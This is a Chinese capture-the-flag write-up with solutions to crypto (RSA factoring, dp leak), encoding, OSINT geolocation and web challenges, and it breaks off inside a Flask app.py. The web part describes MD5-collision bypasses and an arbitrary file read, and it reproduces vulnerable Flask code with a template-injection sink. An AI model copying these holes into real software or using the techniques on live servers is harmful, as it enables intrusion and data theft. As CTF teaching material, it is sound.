
倒序一下，看起来像是个pdf



用格式工厂pdf转docx



右下角有个很小的图片，放大了就是flag




Crypto

ezCrypto | FINISHED

```
1 import gmpy2
2 from Crypto.Util.number import *
3 e = 65537
4 n = 1455925529734358105461406532259911790807347616464991065301847
5 c = 69380371057914246192606760686152233225659503366319332065009
6 p=1201147059438530786835365194567
7 q=1212112637077862917192191913841
8 phi=(p-1)*(q-1)
9 d=gmpy2.invert(e,phi)
10 m=pow(c,d,n)
11 print(long_to_bytes(m))
12 #flag{fact0r_small_N}
```

签到 | FINISHED



Text in Text Steganography Sample

Original Text: (length: 713)

小时候我讨厌烟味儿，所以经常能看见爸爸一个人在家门外抽烟，我每次隔着猫眼看着他，他不说一句话，就静静的抽完一支烟，在门外站大概五六分钟的样子才会进家，大概是为了散烟味儿吧。每次爸爸一开门，就会看见我。爸爸很高，他的手掌很大，小时候我一直认为爸爸是个英雄，现在也这样认为。我的英雄总会用他宽厚的手掌摸我的头，然后又蹲下对我说：“儿子，现在是你等爸爸回家，等爸爸老了，就换成我在家等你了。”当时我太小了，没理解爸爸说的话的意思。高中的时候，偶然一次写到了父亲的作文，脑海里突然蹦出来这句话意味深长的话，那一刹那我忽然明白了。

Encode »

Hidden Text: (length: 14)

flag{Høv3_fUn}

« Decode

Steganography Text: (length: 825)

又记得一次，是在我备战高考的时候，当时压力很大，整宿整宿睡不着觉。每个晚上我正在为我的学业焦头烂额，后来实在撑不住了，决定去楼下买烟，没准儿抽烟了灵感就来了。记得当晚买的是宽窄，我很喜欢细宽，我也喜欢成都这座城市。烟刚点上没多久，爸爸就打来了视频。视频刚接上，我刚好抽了一口，呼了一口气，我还没来得及喊爸爸，他就对我说：“累了吧，挺住啊！”爸爸的话，倒是让我安心了不少。我点了点头，又跟爸爸聊了我的学业、生活，告知他我各方面都挺好的，不必担心，爸爸也点点头。在视频快要挂断时，他对我说了句：“娃儿，抽完这根烟，就上楼吧，重新振作起来。”我当时其实是很惊讶的，我以为我把自己的情绪伪装的很好了，但是爸爸却还是能看出我的难过。虽然是短短的一句话，但对当时的我来说，却是无比的安心。他是超人，我永远的超人。

Download Stego Text as File

神秘dp | FINISHED

```
1 from Crypto.Util.number import *
2 e = 65537
3 n =
1385199869611023203431240876837026474786277878723536203328730194769083438417786
9107768578977872169953363148442670412868565346964490724532894099772144625540138
6189136942406885556848739344244718378970536584855733957773499025813068751496778
6709801496959724033932758842176651000808318910982538529606950137760589329899695
3970043168244444585264894721914216744153344106498382558756181912535774309211692
3388791106437936285502442126186354762906998811886406452600752095943187256939728
4084696712041864131582909880738538250902972292389450855789033148553693874958346
3709142484622852210528766911899504093351926912519458381934550361
4 dp =
1006117359021037911015405769862467389091294364343519213384022046161380729683345
0471052854415028223646385923950188128384561670498427695130917229319025251017709
3383836388627040387414351112878231476909883325883401542820439430154583554163420
769232994455628864269732485342860663552714235811175102557578574454173473
5 c =
6181444980714386809771037400474840421684417066099228619603249443862056564342775
8844278435199925585035212712172375720849311795772742130567596517480725214234063
9134340439003664042592658777291425383482677795242892412072487909715410628189804
5222573790203042535146780386650453819006195025203611969467741808115336980555931
9659329533994283934161965073912016470154902989288575217256268919948928904999008
```

```

2205100277464924259745694248010471117760498477537539498050458355749150896932049
8603227402590571065045541654263605281038512927133012338467311855856106905424708
532806690350246294477230699496179884682385040569548652234893413

6 for k in range(1, e):
7     p = (e * dp - 1) // k + 1
8     if (e * dp - 1) % k == 0 and isPrime(p) and n % p == 0:
9         q = n // p
10        if isPrime(q):
11            break
12 phi = (p - 1) * (q - 1)
13 d = inverse(e, phi)
14 dq = d % (q-1)
15 m_p = pow(c, dp, p)
16 m_q = pow(c, dq, q)
17 h = (inverse(q, p) * (m_p - m_q)) % p
18 m = (m_q + h * q)
19 plaintext = long_to_bytes(m).decode()
20 print("解密后的明文:", plaintext)
21 #flag{dp_i5_leak}

```

math | FINISHED

观察规律发现，key的递推公式周期性变化，前三项之和加1或减1或不加

```

1 from Crypto.Util.number import *
2 from gmpy2 import next_prime
3
4 n =
7392438472753897094720673878274841202224940135900741409853997875625945292865970
0377710511586544679590881903667870046014195087565369533136916336175715756537753
1721748744087900881582744902312177979298217791686598853486325684322963787498115
5878022742297396195288381879675272413660764381546970565505498006915287941363188
5647588463251163040382282573829977601839007957772841277653536704163212256563903
6104271672497418509514781304810585503673226324238396489752427801699815592314894
5816309945907960841235045427948578003304198507169976547381036157257946290297754
2117051551206301999476105189159737885969832065108318996990529796314096632937872
3373071590797203169830069428503544761584694131795243115146000564792100471259594
4880815716445410772836446667009629534600739539652502644019730804677609129246074
6178331295341903808462680967580799546324407398497994274028974114750474171503983
0341488696960977502423702097709564068478477284161645957293908613935974036643029
9714911021573212385255963488073957841205852478993697736093416549088078030074604
2527183283934159507820032767726577858272899405892038772118170810589407611005785
8324994417035004076234418186156340413169154344814582980205732305163274822509982
340820301144418789572738830713925750250925049059

```

```

5 c =
2290437467936748890246535330067012963083519267457698428026363840947593797403005
3427830212322201481791158000642184760712304981610388536585153548171623668833060
0113899345346872012870482410945158758991441294885546642304012025685141746649427
1320630402334489597837305075399644457117892039484789277549684144842174519295903
6425282303443673614893670752649142713491081767629286591089925633597808413388530
1776638189969716684447886272526371596438362601308765248327164568010211340540749
4083374951253931614274938278664348140734142113592237242902515453245785015426437
6745607274824509953826812174161664594250370079644126955657576925020833355182015
0640236503765376932896479238435739865805059908532831741588166990610406781319538
9957125849929284908395578091701892054521525340291187001509599652675577125699424
6243081097705956507729095203175152835795712433916956254938660002429833440749825
7172578971559253328179357443841427429904013090062097483222125930742322794450873
7597199779811712219264399857869448849916606128244583394732631749699554531882121
1624270133048031326428103362377477255659317443851010149159666718735682793529625
6470338269472769781778576964130967761897357847487612475534606977433259616857569
013270917400687539344772924214733633652812119743

6
7 a1, a2, a3 = 22, 40, 75
8
9 for i in range(2322):
10     if i % 4 == 2:
11         a1, a2, a3 = a2, a3, a1 + a2 + a3 - 1
12     elif i % 4 == 3:
13         a1, a2, a3 = a2, a3, a1 + a2 + a3 + 1
14     else:
15         a1, a2, a3 = a2, a3, a1 + a2 + a3
16 p = next_prime(a3)
17 if n % p == 0:
18     q = n // p
19     e = 65537
20     d = inverse(e, (p - 1) * (q - 1))
21     m = pow(c, d, n)
22     print(long_to_bytes(m))
23 b'flag{77310934-21fa-4ee4-a783-dc1865ebab28}'

```

base1024 | FINISHED

网上有base1024千字文，拿来解密一下

```

1 if __name__ == "__main__":
2     b_已解字节内容 = h_千字文解码(
3         "利师迦鉴石碣遥道汉玄珍覆穉碣云罗侈平同此竹岱饭乎见槐洛五伦璧策缘芸武秦伤阮空创欲
雁刻分超任策迦释机于焉笃僚施迦姿植沙疫书曲亲零零零"
4     ) # b_千字文编码)

```

```
5 b_文本内容 = b_已解字节内容.decode("utf-8")
6 print("解码好的:" + b_文本内容)
7 # 脑洞竞技 代码逆向 漏洞挖掘 团队协作 密码破译 云端对决
8 # flag{脑洞竞技 代码逆向 漏洞挖掘 团队协作 密码破译 云端对决}
```

不要忘记仰望星空 | FINISHED

将社会主义核心价值观解码后，得到了串盲文（实质上是些unicode码

1

先是社会主义核心价值观解码，再8点盲文解码（选择“英国 美国 计算机8点”）

用这个在线网站就行<https://www.dddgo.net/common/braille>

```
1 print(
2     """
3     \u897f\u5929\u53d6\u7ecf\u7684\u5510\u4e09\u85cf\u201c\u000a
4     \u795e\u79d8\u800c\u6709\u80fd\u529b\u7684\u5b59\u609f\u7a7a\u201c\u000a
5     \u603b\u60f3\u6253\u9000\u5802\u9f13\u7684\u732a\u516b\u6212\u201c\u000a
6     \u8d1f\u8d23\u80cc\u884c\u674e\u7684\u6c99\u50e7\u201c\u000a
7     \u4e2d\u9014\u52a0\u5165\u7684\u767d\u9f99\u9a6c\u201c\u000a
8     \u000a
9     \u5b9f\u4e86\u201c\u8fd8\u6709\u90a3\u6839\u8d8a\u6765\u8d8a\u957f\u7684\u5982\u201c
10    \u610f\u91d1\u7b8d\u68d2\u000a\u000a
11    \u2014\u2014\u300a\u0066\u006c\u0061\u0067\u300b
12    """
13 )
```

再unicode解码，得到：

西天取经的唐三藏，

神秘而有能力的孙悟空，

总想打退堂鼓的猪八戒，

负责背行李的沙僧，
中途加入的白龙马，

对了，还有那根越来越长的如意金箍棒


——《flag》

搜索提示找到https://www.douban.com/note/848680051/?_i=4157717HEPyz0H,4158109HEPyz0H

得到flag{宇宙探索编辑部}，没错，这个flag是根据提示搜来的，没有用到上面的诗。

Forensics |AK

签到 | FINISHED







flag{成都宽窄巷子蜀韵园}

① | FINISHED



flag{2216612d65abe33f05c1662d53a6faf8}

② | FINISHED



一眼克宫

55.754,37.613

flag{755947b6b90b7a9676282f0ff2151e48}

③ | FINISHED



☰

已保存

最近

圣贡萨洛

guaxin.in

莫斯科

Tha Sala & 曼谷

高委红肠

班邦

Super Fácil

结果 ①

Super Fácil

5.0 ★★★★★ (4)

Estr. do Bichinho

Drogaria Super Facil Largo do Pacheco

3.0 ★★★★★ (2)

药店 · 送药

Drogaria Super Fácil

4.0 ★★★★★ (2)

Rua Yolanda Saad Abuzaid, 80

+55 21 2604-1630

Drogaria Super Fácil

3.9 ★★★★★ (20)

药店 · 下次开门时间: 09:00 · +55 21 98685-8784

门店自提 · 送药

Drogaria Super-Fácil

4.3 ★★★★★ (6)

商店

送药

在地图移动时更新结果

★ 评分

🕒 时间

🔍 所有过滤条件

在此区域搜索

-22.80404, -42.96603

分享此位置

从此处出发的路线

前往此处的路线

这儿有什么?

搜索周边

打印

添加缺失的地点

添加您的商家

报告数据问题

测量距离

街景

沿途照片

全景照片

点击突出显示的区域即可浏览图像 了解详情

地图数据 © 2024 Global 条款 隐私权 发送产品反馈 50米

Recipe

MD5

Input

-22.804, -42.966

Output

8fbbc1224896105a0354bc084de1ed4e

flag{8fbbc1224896105a0354bc084de1ed4e}


④ | FINISHED




找它真累啊flag{6129f45f8cc17063cc47828895042b17}

ezphp | FINISHED

一些md5弱碰撞和强碰撞，绕过一下，然后反向输出一下flag和flag.sh




看起来是在环境变量里



ez_python | FINISHED

先进行扫描，找到了/shell



who you are?

/?file=可以直接任意读取文件，以此读到app.py和waf.py

app.py

```
1 from flask import Flask, request, render_template_string
2 from flask_limiter import Limiter
3 from flask_limiter.util import get_remote_address
4 import waf
5 app = Flask(__name__)
6 limiter = Limiter(
7     get_remote_address,
8     app=app,
9     default_limits=["300 per day", "75 per hour"]
10 )
```

```

11 @app.route('/')
12 @limiter.exempt
13 def index():
14     file_path = request.args.get('file')
15     if file_path and "proc" in file_path:
16         return "只过滤了proc，别想用这个了，去读源码", 200
17     if file_path:
18         try:
19             with open(file_path, 'r') as file:
20                 file_content = file.read()
21                 return f"{file_content}"
22         except Exception as e:
23             return f"Error reading file: {e}"
24     return "Find the get parameter to read something"
25 @app.route('/shell')
26 @limiter.limit("10 per minute")
27 def shell():
28     if request.args.get('name'):
29         person = request.args.get('name')
30         if not waf.waf_check(person):
31             mistake = "Something is banned"
32             return mistake
33         template = 'Hi, %s' % person
34         return render_template_string(template)
35     some = 'who you are?'
36     return render_template_string(some)
37 @app.errorhandler(429)
38 def ratelimit_error(e):
